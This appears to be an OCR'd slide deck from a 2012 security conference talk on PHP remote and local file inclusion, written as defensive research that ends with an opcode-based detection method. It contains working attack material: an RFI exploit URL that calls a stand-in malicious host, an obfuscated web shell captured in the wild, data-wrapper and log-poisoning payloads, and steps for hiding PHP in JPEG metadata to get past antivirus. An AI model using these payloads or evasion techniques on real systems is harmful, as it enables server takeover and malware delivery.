



March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands



**FYI – YOU’VE GOT LFI
TAL BE’ERY**

Tal Be'ery - Speaker Bio

- Web Security Research Team Leader at Imperva
- Holds MSc & BSc degree in CS/EE from TAU
- Decade of experience in the IS domain
- Facebook “white hat”
- Speaker at RSA 2010, AusCERT 2011
- CISSP



Agenda & Key Takeaways

- PHP background
- PHP internals
- RFI
 - Analysis of TimThumb shell “caught in the wild”
 - Advanced RFI using PHP streams and Wrappers
- LFI
 - Innovative method for editing file content to embed PHP code and evade AV detection
 - Novel detection method
- RFI & LFI in the wild
 - New detection method using community based reputation data



RFI LFI – very relevant

- PHP is all around
- Exploiting leads to full server takeover
- Hackers are actively attacking
 - TimThumb exploit reported to compromise 1.2 Million pages
- And yet..
 - OWASP Top 10 on 2007 (#3)

A3 - Malicious File Execution


Code vulnerable to remote file inclusion (RFI) compromise. Malicious file execution attacks

- Dropped on 2010



PHP

- The most popular server-side programming language in the world!



PHP

- Some of the most popular web apps are powered by PHP

1	Google google.com	Enables users to search the world's information, including webpages, images, and videos. Offers... More	★★★★★	Search Analytics ▶	Audience ▶
2	Facebook facebook.com	A social utility that connects people, to keep up with friends, upload photos, share links and ... More	★★★★★	Search Analytics ▶	Audience ▶
3	YouTube youtube.com	YouTube is a way to get your videos to the people who matter to you. Upload, tag and share your... More	★★★★★	Search Analytics ▶	Audience ▶
4	Yahoo! yahoo.com	A major internet portal and service provider offering search results, customizable content, cha... More	★★★★★	Search Analytics ▶	Audience ▶
5	Baidu.com baidu.com	The leading Chinese language search engine, provides "simple and reliable" search exp... More	★★★★★	Search Analytics ▶	Audience ▶
6	Wikipedia wikipedia.org	A free encyclopedia built collaboratively using wiki software. (Creative Commons Attribution-Sh... More	★★★★★	Search Analytics ▶	Audience ▶

PHP internals

Parser HTML mode

- PHP's Parser starts on HTML mode
- Ignores everything until it hits a PHP's opening tag - Typically “<?php”, but also “<?”
- PHP Code is now parsed and compiled
- When parser hits a closing tag (“?>”) it drops back to HTML mode
- Allows “mixed” coding

```
<?php
if ($expression) {
    ?>
    <strong>This is true.</strong>
    <?php
} else {
    ?>
    <strong>This is false.</strong>
    <?php
}
?>
```



PHP internals

PHP execution steps

1. Parsing

- code is first converted into tokens (Lexing)
- tokens are processed to meaningful expressions (Parsing).

2. Compiling

- Derived expressions are converted into OpCodes.

3. Execution

- OpCodes are executed by the PHP engine



PHP internals

Disassembling with VLD extension

- Vulcan Logic Disassembler
- PHP extension
 - <http://pecl.php.net/package/vld>
 - Maintainers - Derick Rethans(lead)
- Dumps the OpCodes of complied PHP scripts
- Code is compiled but not executed



PHP internals

VLD analysis demo

```
<?php
if ($expression) {
    ?>
    <strong>This is true.</strong>
    <?php
} else {
    ?>
    <strong>This is false.</strong>
    <?php
}
?>
```

compile

line	#	*	op	fetch	ext	return	operands
2	0	>	>	JMPZ			!0, ->3
5	1	>	ECHO				
				'++++%3Cstrong%3EThis+is+true.%3C%2Fstrong%3E%0A++++'			
6	2	>	JMP				->4
9	3	>	ECHO				
				'++++%3Cstrong%3EThis+is+false.%3C%2Fstrong%3E%0A++++'			
11	4	>	>	RETURN			1



PHP internals

Include()

- The **include()** statement includes and evaluates the specified file
- Used to share code by reference
- PHP Version ≥ 4.3
 - Remote files (<http://>) are valid include targets
- The parser drops to HTML mode at the beginning of the included file



And you thought Eval() is evil..

- Meet Eval()'s bulimic sister – include()
- Not only does she evaluate arbitrary code
- She eats everything before code
 - HTML mode - Code can be prepended with anything (including binary content)
- She loves dining out
 - Code can reside outside of the application



RFI

- Simple vuln app for warm up

```
test.php
<?php
echo "A $color $fruit"; // A
include $_REQUEST['file'];
echo "A $color $fruit"; // A green apple
?>
```

- Exploit –
 - <http://www.vulnerable.com/test.php?file=http://www.malicious.com/shell.txt>




HII - In the wild observations

- HII – hackers intelligence initiative
 - Initiated in 2010
 - Allows to observe and tap into real security incidents in **real-time**
 - Includes honey pots consisting of 40 Web applications
 - Analyzes security logs



RFI in the wild - Timthumb

- TimThumb -
 - A Wordpress extension to produce thumbnailed pics
 - Vulnerable to RFI
 - 1.2 M exploited pages



```
GIF89aSOH?SOH????□□□!□EOTSOH????,????SOH?SOH??STXSTXD?SOH?;?<?php
@error_reporting(0); @set_time_limit(0); $lol = $_GET['lol']; $osc = $_GET['osc'];
if (isset($lol)) { eval(gzinflate(base64_decode('pZJda8IwFIbvB/sPMQhNQMR9XM05Cvsbg
elseif (isset($osc)) { eval(gzinflate(base64_decode('pZHNasMwEITvhb6DYgyWIZS21F5Cw
else { eval(gzinflate(base64_decode('pVNdi9swEHw/uP+wEQbFkCZpy0G5xKGhJEdpoAX3nkIwi
?>
```



Timthumb exploit analysis

- Shell host - `picasa.com.moveissantafe.com`.
- Evades TimThumb filter that allows inclusion only from limited set of hosts.
- implemented host check is mistakenly allowing “`picasa.com.moveissantafe.com`” to pass as “`picasa.com`”



Timthumb exploit analysis

- Starts with a GIF file identifier, but then switches to encoded PHP
- Evades another TimThumb security filter used to verify that the file is indeed a valid picture

```
GIF89aSOH?SOH????!EOTSOH????,????SOH?SOH??STXSTXD?;?<?php
@error_reporting(0); @set_time_limit(0); $lol = $_GET['lol']; $osc = $_GET['osc'];
if (isset($lol)) { eval(gzinflate(base64_decode('pZJda8IwFIbvB/sPMQhNQMR9XM05Cvsbg.
elseif (isset($osc)) { eval(gzinflate(base64_decode('pZHNasMwEITvhb6DYgyWIZS21F5Cw.
else { eval(gzinflate(base64_decode('pVNdi9swEHw/uP+wEQbFkCZpy0G5xKGhJEdpoAX3nkIwi.
?>
```

Timthumb exploit analysis

- Execution is controlled with additional HTTP parameters – LOL and OSC

```
GIF89aSOH?SOH????□□□!□EOTSOH????,????SOH?SOH??STXSTXD?SOH?;<?php
@error_reporting(0); @set_time_limit(0); $lol = $_GET['lol']; $osc = $_GET['osc'];
if (isset($lol)) { eval(gzinflate(base64_decode('pZJda8IwFibvB/sPMQhNQMR9XM05Cvsbg;
elseif (isset($osc)) { eval(gzinflate(base64_decode('pZHNasMwEITvhb6DYgyWIZS21F5Cw;
else { eval(gzinflate(base64_decode('pVNdi9swEHw/uP+wEQbFkCZpy0G5xKGhJEdp0AX3nkIwi;
?>
```

10.1.9.119/timthumb/modified_timthumb.php

10.1.9.119/timthumb/modified_timthumb.php?lol=1

10.1.9.119/timthumb/modified_timthumb.php?osc=1

```
$content = stripslashes($_POST['content']);
echo 'v0pCr3w';
"; echo "sys:" . php_uname(). "
"; $cmd="echo nob0dyCr3w"; $sesegui
elseif(function_exists('shell_exec')){ $r
Scmd=base64_decode($osc); $sesegui$cmd=ex($cmd); echo $sesegui$cmd; function e
elseif(function_exists('shell_exec')){ $res = @shell_exec($scfe); } elseif(function_exi
elseif(function_exists('passthru')){ @ob_start(); @passthru($scfe); $res = @ob_get
@fread($f,1024); } @pclose($f); } } return $res; }
```

March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

Advanced RFI with PHP Streams

- Streams are a way of generalizing file, network, data compression, and other operations
- Examples
 - Accessing HTTP(s) URLs - http:// https://
 - Accessing FTP(s) URLs - ftp:// ftps://
 - Data (RFC 2397) - data://
 - Accessing local filesystem - file://
 - Accessing various I/O streams - php://
 - Compression Streams - zlib:// , bzip2:// , zip://



RFI PHP streams

- Hacker's objective
 - Run the following code `<?php phpinfo(); ?>` on RFI vulnerable app
- Degree of difficulty
 - No shell hosting is allowed
- Means
 - bare hands




RFI PHP streams

Attack example

- `base64("<?php phpinfo()?>") = "PD9waHAgcGhwaW5mbygpPz4="`
- Wrap it up in data wrapper –
- `"data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4="`



RFI PHP streams Attack example



PHP streams

why hackers use them?



- To evade security filters
 - Many filters look only for exploits with the standard protocols
- To hide attack source
 - Shell URL obfuscation (compressed, base64)
- Compromise without a hosted shell
 - Using data wrapper



LFI

why hackers use it?

- LFI - malicious code must be stored locally
- Extra work – why bother?
- Because RFI is disabled by default
 - PHP version 5.2: `allow_url_include` = off
 - ~ 90% PHP deployments versions ≥ 5.2



LFI

how to be local?

- Abuse existing file write functionality within the server – log files.
- Abuse file upload functionality to embed malicious code within the uploaded file
- Let's demo it..



LFI

attacking logs


- Hacker's objective
 - Run the following code `<?php phpinfo(); ?>`
- Degree of difficulty
 - `allow_url_include = off`, code must be local
- Means
 - Proxy (or any other way to edit HTTP headers)



LFI

attacking logs example

Authorization: Basic base64(user:pass) =
Authorization: Basic base64(<?php phpinfo()?>:123456) = Authorization: Basic
PD9waHAgcGhwaW5mbygpPz46MTIzNTY=)




```
Manual Request Editor
Request Response
GET /?AccessLogTest HTTP/1.0
Host: 10.1.9.119
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Authorization: Basic PD9waHAgcGhwaW5mbygpPz46MTIzNTY=
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
```



```
/var/log/httpd/access_log - root@10.1.9.119
10.2.141.13 - <?php phpinfo()?? [28/Feb/2012:20:35:34 +0200] "GET /?AccessLogTest HTTP/1.0" 200 156 "--"
```



LFI attacking logs



blackhat®

blackhat®
EUROPE

March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands



LFI


abusing upload

- Hacker's objective
 - Upload a picture with known malicious code to create LFI
- Degree of difficulty
 - Picture appearance must not change
 - AV must not detect the code
- Means
 - bare hands



LFI – abusing upload example initial PHP code

- `<?php /* Fx29ID */ echo("FeeL"."CoMz"); die("FeeL"."CoMz"); /* Fx29ID */ ?>`
- Prints FeeLCoMz twice
- Found in the wild
- Detected by AVs




SHA256: 87ee88aa6e675d95b1fea1f57ac3f8de5cd73d186ce38c64ef88bdad71bcae86

File name: esolz_org_creople_language_ar-AA_id1_bt

Detection ratio: 24 / 43



Analysis date: 2012-02-20 14:56:56 UTC (1 minute ago)



Antivirus	Result	Update
AhnLab-V3	-	20120220
AntiVir	TR/Script.76	20120220
Anity-AVL	Trojan/win32.agent	20120213
Avast	PHP.Small-E [Trj]	20120220

LFI – abusing upload example embedding code in picture phase I

- Picture – jpg format
- Editing EXIF properties



Better... But not good enough!

SHA256:	8986f535adab1cfebe15665bf9347ebdefe99cf1d289bb8cd598188f2e9f18b9
File name:	Hydrangeas.jpg
Detection ratio:	3 / 42
Analysis date:	2012-02-26 14:38:31 UTC (1 minute ago)

↑
👍 0 👎 0

LFI – abusing upload example embedding code in picture phase II

- Let's split the vector across two adjacent properties

SHA256: 9ccb656f7619a51d484ff80641c092803e54d8aa815a45b6bb26a7f3813f0851

File name: Tulips.jpg

Detection ratio: 1 / 40

Analysis date: 2012-02-26 14:28:57 UTC (1 minute ago)

Antivirus		
AhnLab-V3		
AntiVir	-	None
Antiy-AVL	-	20120226
Avast	-	20120226
AVG	-	20120226
BitDefender	-	20120226
ByteHero	-	None
CAT-QuickHeal	-	20120226
ClamAV	PHP.Hide-1	20120226

Better... But not good enough!

LFI – abusing upload example embedding code in picture phase III

- Now it gets personal
- ClamAV signature ***PHP.Hide-1***:0:0:ffd8ffe0?0104a464946{-4000}3c3f706870(0d|20|0a)
- 3c3f706870 is hex for <?php.
- Maybe changing the case will work...

Camera	_____
Camera maker	<?P <h1>hp /* Fx29ID */ echo("...</h1>
Camera model	die("FeeL"."CoMz"); /* Fx2...



LFI – abusing upload example Recap

- Hacker's objective



- Degree

– Picture



hange

SHA256:	6570203c89e9b9d4521f39fbee17fec32bf443bcd7b07832a8417a08993a83ea
File name:	Jellyfish.jpg
Detection ratio:	0 / 43
Analysis date:	2012-02-29 15:36:56 UTC (2 minutes ago)

0 0



LFI – abusing upload

Why AV fails?

- General purpose AVs search only for **malicious** code. In the context of LFI exploits detection we are OK with detecting files containing **any** PHP code.
- General purpose AVs are built to find **compiled** malicious code. Finding malicious **source** code requires different set of features and awareness to text related evasions.



LFI

Abusive file upload **mis**detection

- Anti Virus - We just saw they fail at this task
- Degenerated PHP parser - Looking only for PHP begin/end tokens.
 - looking for short tags (`<\?.*\?>`) - many false positives
- Compile the uploaded file and check if it compiles
 - Even benign documents are (trivially) compiled.
- Run the file and see if it executes – hmm... 😊



LFI


Abusive upload file detection

- VLD it!
 - Compile the file with VLD
 - Inspect the OpCodes
 - No execution
- Non-PHP code bearing files will yield only 2 OpCodes
 - ECHO – to print the non PHP code
 - RETURN – to return after the “execution”




LFI/RFI in the wild

- Very relevant
 - 20% of all web application attacks
- LFI is more prevalent than RFI –
 - as 90% of PHP deployments are of versions that do not allow RFI by default.




RFI in the wild sources analysis

- Highly automated
- Many consistent attackers



RFI in the wild sources analysis

- Many **sources** attack more than one **target**



RFI in the wild

Shell hosting URLs analysis

Obtaining shell hosting URLs:


1. Analyze Honey pot's RFI Security Log entry
[http://www.vulnerable.com/test.php?
file=http://www.malicious.com/shell.txt](http://www.vulnerable.com/test.php?file=http://www.malicious.com/shell.txt)
2. Download the shell - wget [http://
www.malicious.com/shell.txt](http://www.malicious.com/shell.txt)
3. Verify it's a script – to refrain from false positives



RFI in the wild

Shell hosting URLs analysis

